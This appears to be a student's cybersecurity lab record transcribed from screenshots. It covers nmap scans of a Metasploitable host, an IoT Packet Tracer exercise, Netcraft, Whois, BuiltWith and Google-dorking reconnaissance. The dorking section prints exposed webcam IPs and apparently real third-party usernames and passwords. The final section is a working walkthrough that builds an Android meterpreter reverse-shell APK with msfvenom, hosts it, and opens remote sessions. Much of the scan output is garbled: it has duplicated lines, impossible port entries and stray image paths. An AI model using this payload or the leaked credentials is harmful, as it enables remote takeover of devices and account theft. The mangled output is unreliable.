This command is used to find service versions.

```
vasishta26@kali:~
$ nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:35 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0036s latency).
Not shown: 971 filtered ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux
53/tcp    open  domain      ISC BIND 9.4.2
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind     2 (RPC #100000)
3306/tcp  open  mysql       MySQL 5.7.30 - 8.0.28
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       Netkit-rsh
516/tcp   open  shell       Netkit-rsh
2009/tcp  open  rmiregistry  RMW Glasspath rmiregistry
5524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs        2-4 (RPC #100003)
2321/tcp  open  ftp        ProFTPD 1.3.1
3389/tcp  open  mysql       MySQL 5.7.30 - 8.0.28
4243/tcp  open  postgresql  PostgreSQL 9.5.12 - 8.3.0 - 8.3.7
5000/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  X11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (protocol v1.3)
8080/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
Service info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds
vasishta26@kali:~
```

c. nmap -sT

This command is used to check most commonly used ports.

```
vasishtha26@kali:~$ nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
109/tcp   open  rmiregistry
152/tcp   open  windows-dns-lock
200/tcp   open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.06 seconds
vasishtha26@kali:~$
```

d. nmap -A

This command is used to scan OS information and traceroute.

```
vasishtha26@kali:~$ nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 03:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00s latency).
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-03-17T14:07:45
SSTI-date: 2023-03-13T07:45:08+0000; -is from scanner time.
SSTI-command: metasploitable.localdomain, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
SSTI-domain: ISIC BIND 9.4.2
dns-nsid: bind.version: 9.4.2
http-version: 2.0
http-server: Apache/2.2.8 ((Ubuntu) DAV/2)
http-title: Metasploitable - Linux

Nmap version: 7.93 (https://nmap.org)
Thread ID: 22
Config file flags: +scriptable
Some Capabilities: SupportsTransactions, SwitchToSSLAfterHandshake, SupportsTLSAuth, SpeaksTLSProtocolNew, LongColumnFlag, SupportsCompression, ConnectWithDatabase
SSTI: 45#F#HTTP#Bind#9.4.2
SSL cert: Subject: commonName=ubuntu94-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-03-17T14:07:45
SSTI-date: 2023-03-13T07:45:08+0000; -is from scanner time.
SSTI-command: metasploitable.localdomain, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
SSTI-domain: ISIC BIND 9.4.2
dns-nsid: bind.version: 9.4.2
bind.version: 9.4.2
http-version: 2.0
http-server: Apache/2.2.8 ((Ubuntu) DAV/2)
http-title: Metasploitable - Linux

Version: 5.0.51a-Ubuntu9
Thread ID: 22
Config file flags: +scriptable
Some Capabilities: SupportsTransactions, SwitchToSSLAfterHandshake, SupportsTLSAuth, SpeaksTLSProtocolNew, LongColumnFlag, SupportsCompression, ConnectWithDatabase
SSTI: 45#F#HTTP#Bind#9.4.2
SSL cert: Subject: commonName=ubuntu94-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-03-17T14:07:45
SSTI-date: 2023-03-13T07:45:08+0000; -2s from scanner time.
SSTI-command: metasploitable.localdomain, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
SSTI-domain: ISIC BIND 9.4.2
dns-nsid: bind.version: 9.4.2
bind.version: 9.4.2
http-version: 2.0
http-server: Apache/2.2.8 ((Ubuntu) DAV/2)
http-title: Metasploitable - Linux



Protocol version: 3.3
Session timeout: 300s
SSTI: 45#F#HTTP#Bind#9.4.2
SSTI-command: metasploitable.localdomain, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
SSTI-domain: ISIC BIND 9.4.2
dns-nsid: bind.version: 9.4.2
bind.version: 9.4.2
http-version: 2.0
http-server: Apache/2.2.8 ((Ubuntu) DAV/2)
http-title: Metasploitable - Linux

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 54.24 seconds
vasishtha26@kali:~$
```



8. Networking project on Fire extinguisher using cisco packet tracer

Sol: -

- Firstly, connect Window, Smartphone, Garage Door, Smoke detector, old car, Door, Siren, Firesprinkler to Home gateway.
- Then, go to smartphone Desktop IoT monitor then set conditions.
- Finally, generate smoke on old car (press alt+old car) and then fire sprinkler and sire starts working.



When the level of smoke is above 0.3 Fire sprinkler and siren starts to work and door window and garage door gets opened.



9. Footprinting and reconnaissance using Netcraft

Site report for http://google.com

Share: [Email](#) [Twitter](#) [Facebook](#) [LinkedIn](#) [Print](#)

Background

Site title	Google	Date first seen	November 1998
Site rank	228	Netcraft Risk Rating	2/10
Description	Not Present	Primary language	English

Network

Site	http://google.com	Domain	google.com
Netblock Owner	Google LLC	Nameserver	ns1.google.com
Hosting company	Google	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com

IP delegation

IPv4 address (74.125.193.138)

IP range	Country	Name	Description
::ffff:0:0:0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 74.0.0.0-74.255.255	United States	NET74	American Registry for Internet Numbers
↳ 74.125.0.0-74.125.255	United States	GOOGLE	Google LLC
↳ 74.125.193.138	United States	GOOGLE	Google LLC

IPv6 address (2a00:1450:400b:c01::0:0:64)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root Inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre

SSL/TLS

This is not a HTTPS site. If you're looking for SSL/TLS information try the [HTTPS site report](#).

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Qualifier	Mechanism	Argument
+ (Pass)	include	.spf.google.com
- (Softfail)	all	

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

Raw DMARC record:

```
v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com
```

Tag	Field	Value
-----	-------	-------

10. Footprinting and reconnaissance using Google dorking

Google Search results for "intitle:webcamxp 5":

About 849 results (0.24 seconds)

1. webcamXP 5
http://109.233.191.130 :
webcamXP 5
webcamXP 5. webcams and ip cameras server for windows. HomeMulti
viewSmartphone/Gallery/Administration. Not logged in. Source 1, Source 4, Source 5, Source 6 ...
You visited this page on 11/3/23.

2. http://109.233.191.130/mobile :
webcamXP 5
webcamXP 5. webcams and ip cameras server for windows. Home Not logged in.

3. mywire.org
http://www.sieccam.mywire.org :
webcamXP 5
HomeMulti viewSmartphone/Gallery/Administration. Not logged in. Source 1. JavaScript, Motion
JPEG [Firefox], Flash JPEG Stream, Live View, Live Stream.

4. 75.149.26
http://75.149.26.30 :
webcamXP 5
webcamXP 5. webcams and ip cameras server for windows. HomeMulti
viewSmartphone/Gallery/Administration. Not logged in. Source 1.

5. http://remkaing.free.fr :
remkaing.free.fr/PC-DE-SARGERAN-mC:%5CUusers%5CSar...
... serv - http://fr.youtube.com username : Sargeran password : zzqgh9gy ... serv -
http://snowtigers.net username : Maxter password : WOW071789788 ...
You visited this page on 11/3/23.

6. People also search for:
username password facebook filetype:txt @gmail.com username password 2022
allintext username filetype:log firefox allintext username filetype:log password:log instagram
filetype:txt @gmail.com username password

7. 202.87.41.148/digital/Tseries/Bollywood/ipmsg.log
Hi, Following is the URL for Studio 18 Admin module where you can view all Contact US
categories. http://studio18india.com/Admin_Studio18/ username: studio18 ...

8. INESC-ID
https://www.hlt.inesc-id.pt/ist/docencia/prj-ei :
Untitled
pool/textil/user/CreateUser.java:31: error: cannot find symbol catch(ExistingUserException e)
(throw new UserExistsException(username)); ^ symbol: variable ...

9. Snryk
https://snryk.io/ Advisor > feedback > functions ...

Google Search results for "intext:username filetype:log":

About 849 results (0.24 seconds)

1. Free
http://remkaing.free.fr :
remkaing.free.fr/PC-DE-SARGERAN-mC:%5CUusers%5CSar...
... serv - http://fr.youtube.com username : Sargeran password : zzqgh9gy ... serv -
http://snowtigers.net username : Maxter password : WOW071789788 ...
You visited this page on 11/3/23.

2. 202.87.41.148/digital/Tseries/Bollywood/ipmsg.log
Hi, Following is the URL for Studio 18 Admin module where you can view all Contact US
categories. http://studio18india.com/Admin_Studio18/ username: studio18 ...

3. INESC-ID
https://www.hlt.inesc-id.pt/ist/docencia/prj-ei :
Untitled
pool/textil/user/CreateUser.java:31: error: cannot find symbol catch(ExistingUserException e)
(throw new UserExistsException(username)); ^ symbol: variable ...

4. Snryk
https://snryk.io/ Advisor > feedback > functions ...

Google Search results for "site:amazon.com intitle:admin":

About 849 results (0.24 seconds)

1. amazon.com
https://docs.aws.amazon.com/latest/reference/fms :
associate-admin-account - AWS Documentation
The account that you associate with Firewall Manager is called the Firewall Manager administrator account. See also: AWS API Documentation. Synopsis¶, associate ...

2. amazon.com
https://docs.aws.amazon.com/reference/cognito-idp :
admin-create-user — AWS CLI 1.27.89 Command Reference
Creates a new user in the specified user pool. If MessageAction isn't set, the default is to send a welcome message via email or phone (SMS).

3. amazon.com
https://docs.aws.amazon.com/latest/userguide/cha.html :
Change admin password in AWS Directory Service
This tutorial is for admins who need to change their password or a policy for their AWS Directory Service for Microsoft Active Directory.

4. amazon.com
https://docs.aws.amazon.com/reference/cognito-adp :
admin-reset-user-password — AWS CLI 1.27.88 Command ...
Resets the specified user's password in a user pool as an administrator. Works on any user. When a developer calls this API, the current password is invalidated ...

5. amazon.com
https://docs.aws.amazon.com/latest/reference/fms/associate-admin-account.html :
https://docs.aws.amazon.com/latest/reference/fms/associate-admin-account.html

11. Footprinting and reconnaissance using Whois

The image displays three vertically stacked screenshots of the Whois.com website, showing the results for the domain 159.com. The top two screenshots show the Registrant Contact and Administrative Contact sections, while the bottom one shows the Technical Contact section and Raw Whois Data.

Registrant Contact:

- Name: Registration Private
- Organization: Domains By Proxy, LLC
- Street: DomainsByProxy.com
2155 E Warner Rd
- City: Tempe
- State: Arizona
- Postal Code: 85284
- Country: US
- Phone: +1.4806242599
- Fax: +1.4806242598
- Email: Select Contact Domain Holder link at <https://www.godaddy.com/whois/results.aspx?domain=159.com>

Administrative Contact:

- Name: Registration Private
- Organization: Domains By Proxy, LLC
- Street: DomainsByProxy.com
2155 E Warner Rd
- City: Tempe

Technical Contact:

- Name: Registration Private
- Organization: Domains By Proxy, LLC
- Street: DomainsByProxy.com
2155 E Warner Rd
- City: Tempe
- State: Arizona
- Postal Code: 85284
- Country: US
- Phone: +1.4806242599
- Fax: +1.4806242598
- Email: Select Contact Domain Holder link at <https://www.godaddy.com/whois/results.aspx?domain=159.com>

Raw Whois Data:

```

Domain Name: 159.com
Registry Domain ID: 159-353.DOWDH.COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2018-04-27T01:24:18Z
Creation Date: 1998-03-04T00:00:00Z
Registrar Registration Expiration Date: 2026-03-03T00:00:00Z
Registrar: GoDaddy, com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
  
```

12. Footprinting and reconnaissance using Builtwith

The screenshot shows the homepage of BuiltWith Technology Lookup. At the top, there's a navigation bar with links for Log In, Signup for Free, Tools, Features, Plans, Customers, Resources, and a search bar with the placeholder "Website, Tech, Keyword" and a blue "Lookup" button. Below the navigation is a large heading: "Find out what websites are Built With". Underneath is a search input field with the placeholder "Enter a website address, a technology name or a keyword" and a "Lookup" button. A modal window is partially visible in the background, titled "Websites using Shopify", showing a list of 4,582,355 current Shopify customers.

The screenshot shows the technology profile for Spotify.com on BuiltWith. The top navigation bar is identical to the homepage. The main content area has a title "SPOTIFY.COM" and a tab menu with "Technology Profile" selected, along with other options like Detailed Technology Profile, Meta Profile, Relationship, Redirect, Recommendations, and Company. Below this, there are several sections listing technologies used by Spotify.com:

- Pingdom RUM**: Pingdom RUM Usage Statistics - Download List of All Websites using Pingdom RUM. Real User Monitoring gives insight into performance for actual users visiting the website. Application Performance.
- Rapleaf**: Rapleaf Usage Statistics - Download List of All Websites using Rapleaf. Marketing automation tools with the necessary data to help brands keep their customers engaged. Now TowerData.
- Hotjar**: Hotjar Usage Statistics - Download List of All Websites using Hotjar. A heatmap, survey, feedback and funnel application. Audience Measurement - Conversion Optimization - Feedback Forms and Surveys.
- Visual IQ**

On the right side, there are two boxes: "Profile Details" (Last technology detected on 12th March 2023. We know of 108 technologies on this page and 81 technologies removed from spotify.com since 7th November 2006. Link to this page) and "BuiltWith Top Site Rank" (spotify.com is ranked 998th in our top sites list. View BuiltWith Top Site Rank). At the bottom right is a "Create Notification" button.

13. Perform malware attack using msfvenom

```

root@kali: /var/www/html
File Actions Edit View Help
(driskha㉿kali)-[~]
$ sudo su
[sudo] password for driskha:
[driskha㉿kali]-[/home/driskha]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.10.3 netmask 255.255.255.240 broadcast 172.20.10.15
        inet6 2409:40f2:2b:fa85:a00:27ff:fe0:af6b prefixlen 64 scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe0:af6b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
    RX packets 42 bytes 22682 (22.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 50 bytes 22884 (22.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(driskha㉿kali)-[/home/driskha]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10229 bytes

(driskha㉿kali)-[/home/driskha]

root@kali: /var/www/html
File Actions Edit View Help
ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
RX packets 42 bytes 22682 (22.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 50 bytes 22884 (22.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(driskha㉿kali)-[/home/driskha]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10229 bytes

(driskha㉿kali)-[/home/driskha]
# mv attack.apk /var/www/html/
(driskha㉿kali)-[/home/driskha]
# cd /var/www/html
(driskha㉿kali)-[/var/www/html]
# service apache2 start
(driskha㉿kali)-[/var/www/html]
# 

root@kali: /var/www/html
File Actions Edit View Help
(driskha㉿kali)-[/var/www/html]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.10.3
LHOST => 172.20.10.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  _____
  Payload options (android/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  _____
  LHOST  172.20.10.3    yes      The listen address (an interface may be specified)
  LPORT  4444             yes      The listen port

  Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Sending stage (78179 bytes) to 172.20.10.4
[*] Sending stage (78179 bytes) to 172.20.10.4
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 1 opened (172.20.10.3:4444 → 172.20.10.4:51120) at 2023-03-10 11:28:55 +0530
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > █
```

```
File Actions Edit View Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: u0_a76
meterpreter > help

Core Commands
_____
Command      Description
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglst        Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close       Closes a channel
detach      Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit        Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid        Get the session GUID
help        Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
pry          Open the Pry debugger on the current session
quit        Terminate the meterpreter session
read         Reads data from a channel
```

```
File Actions Edit View Help
_____
Command      Description
play         play a waveform audio file (.wav) on the target system

